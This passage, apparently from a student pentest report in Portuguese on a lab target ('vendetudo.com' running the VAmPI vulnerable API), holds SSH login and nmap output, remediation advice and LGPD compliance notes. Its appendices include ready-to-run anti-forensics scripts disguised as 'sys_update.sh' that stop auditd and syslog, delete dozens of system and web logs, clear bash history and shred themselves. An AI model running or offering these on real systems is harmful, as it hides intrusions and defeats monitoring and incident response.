(aluno@atacante)-[~/Desktop/PENTEST]
$ ssh vendetudo.com -i usuario_privilegiado -l sysadmin
Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 15 18:53:32 2024 from 192.168.98.12

Parabéns, você conseguiu entrar!

Tire print disso para ser enviado como tarefa

Connection to vendetudo.com closed.

(aluno@atacante)-[~/Desktop/PENTEST]
$ date
dom 15 set 2024 18:53:48 -03

(aluno@atacante)-[~/Desktop/PENTEST]
$
```

Recomendações aos gestores

Recomenda-se fortemente que a gestão invista em profissionais qualificados de Administração de Sistemas, uma vez que grande parte das vulnerabilidades identificadas estão relacionadas a má gestão de privilégios em arquivos. São de natureza crítica e podem comprometer seriamente a continuidade da organização. Agentes mal-intencionados podem, por meio dessas falhas, obter controle total sobre os sistemas internos.

Outra vulnerabilidade crítica no sistema foi a de Path Transversal. Essa vulnerabilidade é de responsabilidade dos desenvolvedores da aplicação. Portanto, recomenda-se a contratação de desenvolvedores especializados ou com boas habilidades em segurança de aplicações web.

Além disso, foi constatado que a política de segurança da organização é inexistente ou está sendo mal aplicada. É crucial a implementação de políticas de segurança robustas, desenvolvidas por uma equipe ou profissional especializado em Governança, Riscos e Conformidade (GRC). Essas políticas devem incluir, entre outros aspectos, regras claras sobre a implementação de senhas fortes a nível de software e campanhas de conscientização para os colaboradores sobre segurança cibernética, engenharia social (virtual e física), e prevenção contra ataques de phishing.

Caso os ataques não tenham sido detectados imediatamente pela equipe de defesa, é essencial que a equipe de segurança defensiva esteja equipada com ferramentas eficazes de monitoramento e defesa, além de adotar uma abordagem de segurança em camadas. Isso inclui a implementação de firewall, DMZ, IDS, IPS e SIEM para uma proteção mais robusta.

A gestão também deve se atentar à legislação referente à proteção de dados sensíveis. O cumprimento da Lei Geral de Proteção de Dados (LGPD) é de responsabilidade da equipe de GRC, que deve garantir que as práticas de segurança estejam alinhadas com as exigências legais. O descumprimento dessas normas pode resultar em sanções severas, como multas que podem alcançar até 2% do faturamento anual da empresa, limitadas a R\$ 50 milhões por infração, além de medidas que podem comprometer a reputação da organização, como a publicação da infração, e até mesmo a suspensão parcial ou total das atividades relacionadas ao tratamento de dados.

É importante destacar que a aplicação dessas penalidades não exclui outras sanções de natureza civil, penal ou do Código de Defesa do Consumidor.

Portanto, os investimentos em conformidade e em medidas adequadas de segurança da informação e cibernética são fundamentais. Quando corretamente implementadas, essas práticas podem mitigar ou até eliminar eventuais sanções legais decorrentes de incidentes de segurança.

Apêndices

Notificação de usuários afetados

Alguns usuários tiveram suas credenciais comprometidas em consequência do pentest e devem ser imediatamente notificados após a entrega e análise do relatório.

Considera-se importante que a notificação deixe-os seguros quanto às suas informações, por força das cláusulas contratuais e da moral do profissional que desempenhou a auditoria de segurança (pentest) as credenciais e informações não foram utilizadas indevidamente e foram obtidas apenas para comprovar vulnerabilidade da cultura de segurança dos colaboradores.

Scripts de verificação de ferramentas de monitoramento

Script de verificação

Cria o script

```
nano /dev/shm/sys_update.sh
```

Permissão de execução

```
chmod +x /dev/shm/sys_update.sh
```

Executando

```
/dev/shm/sys_update.sh
```

Script

```
#!/bin/bash

# Para o auditd e syslog

manage_services() {

    service auditd stop >/dev/null 2>&1

    service syslog stop >/dev/null 2>&1

}

manage_services

echo "$(uname -a)"

echo "$(uname -r)"

# Função para verificar se um comando está disponível no sistema

check_command() {

    if which $1 > /dev/null 2>&1; then

        echo -e "\033[1;92m$1 A\033[0m"

        if [ ! -z "$2" ]; then

            $1 $2

        fi

    else

        echo -e "\033[1;33m$1 N\033[0m"

    fi

}

# Função para verificar se um processo está em execução
```

```

check_process() {

    if ps aux | grep -v grep | grep $1 > /dev/null 2>&1; then

        echo -e "\033[1;92m\$1 A\033[0m"

    else

        echo -e "\033[1;33m\$1 N\033[0m"

    fi

}

# Função para verificar a presença de arquivos de configuração

check_file() {

    if [ -f $1 ]; then

        echo -e "\033[1;92m\$1 A\033[0m"

    else

        echo -e "\033[1;33m\$1 N\033[0m"

    fi

}

# Ferramentas de mitigação de rootkits e verificação de integridade

check_command "rkhunter" "--version"

check_command "chkrootkit" "-V"

check_command "lynis" "--version"

check_command "aide" "--version"

check_command "tripwire" "--version"

# Verificar se OSSEC está rodando

if systemctl status ossec > /dev/null 2>&1; then

```

```
echo -e "\033[1;92mOSSEC A\033[0m"

else

    echo -e "\033[1;33mOSSEC N\033[0m"

fi

# Verificar se SELinux está configurado

if sestatus > /dev/null 2>&1; then

    echo -e "\033[1;92mSELinux A\033[0m"

    sestatus

else

    echo -e "\033[1;33mSELinux N\033[0m"

fi

# Verificar se AppArmor está instalado

check_command "apparmor_status" ""

# Verificar linux_check_syscall

check_command "linux_check_syscall" ""

# Verificar processos de monitoramento

check_process "auditd"

check_process "ossec"

check_process "sysmon"

check_process "zeek"

check_process "suricata"

check_process "wireshark"
```

```
# Ferramenta de monitoramento de segurança do container runtime  
  
check_process "falco"  
  
# Ferramenta de monitoramento e alertas para serviços  
  
check_process "prometheus"  
  
# Monitoramento de sistemas e visualização de dados  
  
check_process "grafana"  
  
# Verificar arquivos de configuração de monitoramento  
  
check_file "/etc/audit/audit.rules"  
  
check_file "/etc/sysmon/sysmon.xml"  
  
check_file "/etc/ossec/ossec.conf"  
  
check_file "/etc/prometheus/prometheus.yml"  
  
sleep 5  
  
# Apaga o script  
  
shred -u /dev/shm/sys_update.sh > /dev/null 2>&1 && echo -e  
'\033[1;36m OK \033[0m'  
  
echo -e '\033[1;36mSUCCESS\033[0m'
```

Scripts para reverter as alterações e restaurar sistema como antes

Cria o script

```
nano /dev/shm/sys_update.sh
```

Permissão de execução

```
chmod +x /dev/shm/sys_update.sh
```

Executando

```
/dev/shm/sys_update.sh

Máquina atacante
#!/bin/bash

# Reativa os logs

sys_security_verify() {

    service auditd start

    service syslog start

}

# Apagar logs

service_updater() {

    # List of log files to remove

    local log_files=()

        "/var/log/alternatives.log"
        "/var/log/cloud-init-output.log"
        "/var/log/cloud-init.log"
        "/var/log/dpkg.log"
        "/var/log/exim4/mainlog"

        "/var/log/fontconfig.log"
        "/var/log/lastlog"
        "/var/log/wtmp"
        "/var/log/xrdp-sesman.log"
        "/var/log/btmp"
        "/var/log/auth.log"
```

```
"/var/log/auth.log.1"  
"/var/log/auth.log.2.gz"  
"/var/log/boot.log"  
"/var/log/boot.log.1"  
"/var/log/boot.log.2"  
"/var/log/boot.log.3"  
"/var/log/boot.log.4"  
"/var/log/boot.log.5"  
"/var/log/cron.log"  
"/var/log/cron.log.1"  
"/var/log/cron.log.2.gz"  
"/var/log/faillog"  
"/var/log/fontconfig.log"  
"/var/log/kern.log"  
"/var/log/kern.log.2.gz"  
"/var/log/syslog"  
"/var/log/syslog.1"  
"/var/log/syslog.2.gz"  
"/var/log/user.log"  
"/var/log/user.log.1"  
"/var/log/user.log.2.gz"  
"/var/log/xrdp.log"  
"/var/log/xrdp.log.1.gz"
```

```

    "/var/log/xrdp.log.2.gz"
    "/var/log/xrdp-sesman.log.1.gz"
    "/var/log/xrdp-sesman.log.2.gz"
"/var/log/journal/ec24409aedb4bf6ddc6569105308c088/system@c2feb5e2251
b49e5a66a2593eb106e3b-0000000000000200-00061c4552100396.journal"
"/var/log/journal/ec24409aedb4bf6ddc6569105308c088/system.journal"
"/var/log/journal/ec24409aedb4bf6ddc6569105308c088/user-1000.journal"
"/var/log/journal/ec24409aedb4bf6ddc6569105308c088/user-1001.journal"
"/var/log/journal/ec24409aedb4bf6ddc6569105308c088/user-1001@c2feb5e2
251b49e5a66a2593eb106e3b-0000000000000e33-00061c46756e6ca3.journal"

    "/var/log/nginx/access.log"
    "/var/log/nginx/error.log"
)

# Remove each log file

for log_file in "${log_files[@]}"; do
    if rm -f "$log_file"; then
        echo -e '\033[1;36m Successfully deleted: '"$log_file"''
\033[0m'
    else
        echo -e '\033[1;31m Failed to delete: '"$log_file"''
\033[0m'
    fi
done
}

# Executa as funções

sys_security_verify

service_updater

```

```

sleep 5

# Apaga o script

shred -u /dev/shm/sys_update.sh > /dev/null 2>&1 && echo -e
'\033[1;36m OK \033[0m' && echo -e '\033[1;92m FINISHED \033[0m'

Maquina Linux
#!/bin/bash

# Sobrescrever e remover os arquivos criados
# shred -u /dev/shm/sys_update.sh && echo -e '\033[1;36m OK \033[0m'

# Reativa os logs
sys_security_verify() {
    service auditd start
    service syslog start
}

# Apagar logs
service_updater() {
    # List of log files to remove
    local log_files=(
        "/var/log/README"
        "/var/log/apache2/access.log"
        "/var/log/apache2/access.log.1"
        "/var/log/apache2/access.log.2.gz"
        "/var/log/apache2/api_access.log"
        "/var/log/apache2/api_access.log.1"
        "/var/log/apache2/dvwa_access.log"
        "/var/log/apache2/dvwa_access.log.1"
        "/var/log/apache2/dvwa_error.log"
        "/var/log/apache2/error.log"
        "/var/log/apache2/error.log.1"
        "/var/log/apache2/error.log.2.gz"
        "/var/log/apache2/error.log.3.gz"
        "/var/log/apache2/importante_access.log"
        "/var/log/apache2/importante_error.log"
        "/var/log/apache2/intra_access.log"
        "/var/log/apache2/intra_error.log"
        "/var/log/apache2/other_vhosts_access.log"
        "/var/log/apache2/vendetudo_access.log"
        "/var/log/apache2/vendetudo_access.log.1"
}

```

```

"/var/log/apache2/vendetudo_access.log.2.gz"
"/var/log/apache2/vendetudo.log"
"/var/log/apache2/vendetudo.log.1"
"/var/log/apt/eipp.log.xz"
"/var/log/apt/history.log"
"/var/log/apt/term.log"
"/var/log/dbconfig-common/dbc.log"
"/var/log/exim4/mainlog"
"/var/log/exim4/mainlog.1"
"/var/log/exim4/mainlog.2.gz"
"/var/log/exim4/mainlog.3.gz"
"/var/log/journal/741aecb19b52498ea5e4539954e9f863"
"/var/log/runit/ssh"
"/var/log/unattended-upgrades/unattended-upgrades-dpkg.log"
"/var/log/unattended-upgrades/unattended-upgrades-shutdown.log"
"/var/log/unattended-upgrades/unattended-upgrades.log"
"/var/log/wtmp"
"/var/log/xrdp.log"
"/var/log/xrdp-sesman.log"
"/var/log/btmp"
"/var/log/cloud-init.log"
"/var/log/dpkg.log"
"/var/log/faillog"
"/var/log/lastlog"
"/var/log/alternatives.log"
"/var/log/cloud-init-output.log"
"/var/log/dbconfig-common"
"/var/log/exim4"
"/var/log/journal"
"/var/log/private"
"/var/log/runit"
"/var/log/unattended-upgrades"
"/var/log/wtmp"
"/var/log/xrdp.log"
"/var/log/xrdp-sesman.log"

)

# Remove each log file
for log_file in "${log_files[@]}"; do
    if rm -f "$log_file"; then
        echo -e '\033[1;36m Successfully deleted: '"$log_file"''
\033[0m'
    else

```

```

        echo -e '\033[1;31m Failed to delete: "'.$log_file'"'
\033[0m'
        fi
    done
}

# Executa as funções
sys_security_verify
service_updater

sleep 5
# Apaga o script
shred -u /dev/shm/sys_update.sh > /dev/null 2>&1 && echo -e
'\033[1;36m OK \033[0m' && echo -e '\033[1;92m FINISHED \033[0m'

```

Reativar e limpar histórico do bash

```
set -o history >/dev/null 2>&1
```

```
history -c >/dev/null 2>&1
```

Mensagem de banner da aplicação

```
"message": "VAmPI the Vulnerable API", "help": "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes.", "vulnerable":1}
```

```

(aluno@atacante)-[~]
$ curl vendetudo.com:3389
curl: (1) Received HTTP/0.9 when not allowed

(aluno@atacante)-[~]
$ curl vendetudo.com:5001
{
  "message": "VAmPI the Vulnerable API", "help": "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes.", "vulnerable":0}
(aluno@atacante)-[~]
$ curl vendetudo.com:5002
{
  "message": "VAmPI the Vulnerable API", "help": "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes.", "vulnerable":1}
(aluno@atacante)-[~]
$ 

```

Reconhecimento para movimentação lateral

```
Nmap done: 256 IP addresses (3 hosts up) scanned in 21.00 seconds
[aluno@atacante) ~]
$ nmap -p- 192.168.98.10 192.168.98.12 192.168.98.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 13:42 -03
Nmap scan report for vulneravel.com (192.168.98.10)
Host is up (0.0010s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5001/tcp  open  commplex-link
5002/tcp  open  rfe
5355/tcp  open  llmnr

Nmap scan report for ip-192-168-98-12.ec2.internal (192.168.98.12)
Host is up (0.00014s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3389/tcp  open  ms-wbt-server

Nmap scan report for ip-192-168-98-201.ec2.internal (192.168.98.201)
Host is up (0.0018s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server
5355/tcp  open  llmnr
35001/tcp open  rt-viewer
35004/tcp open  rt-classmanager

Nmap done: 3 IP addresses (3 hosts up) scanned in 14.36 seconds
```

Arquivos gerados e exfiltrados durante o pentest

<https://app.mediafire.com/v02hkj30ueqeo>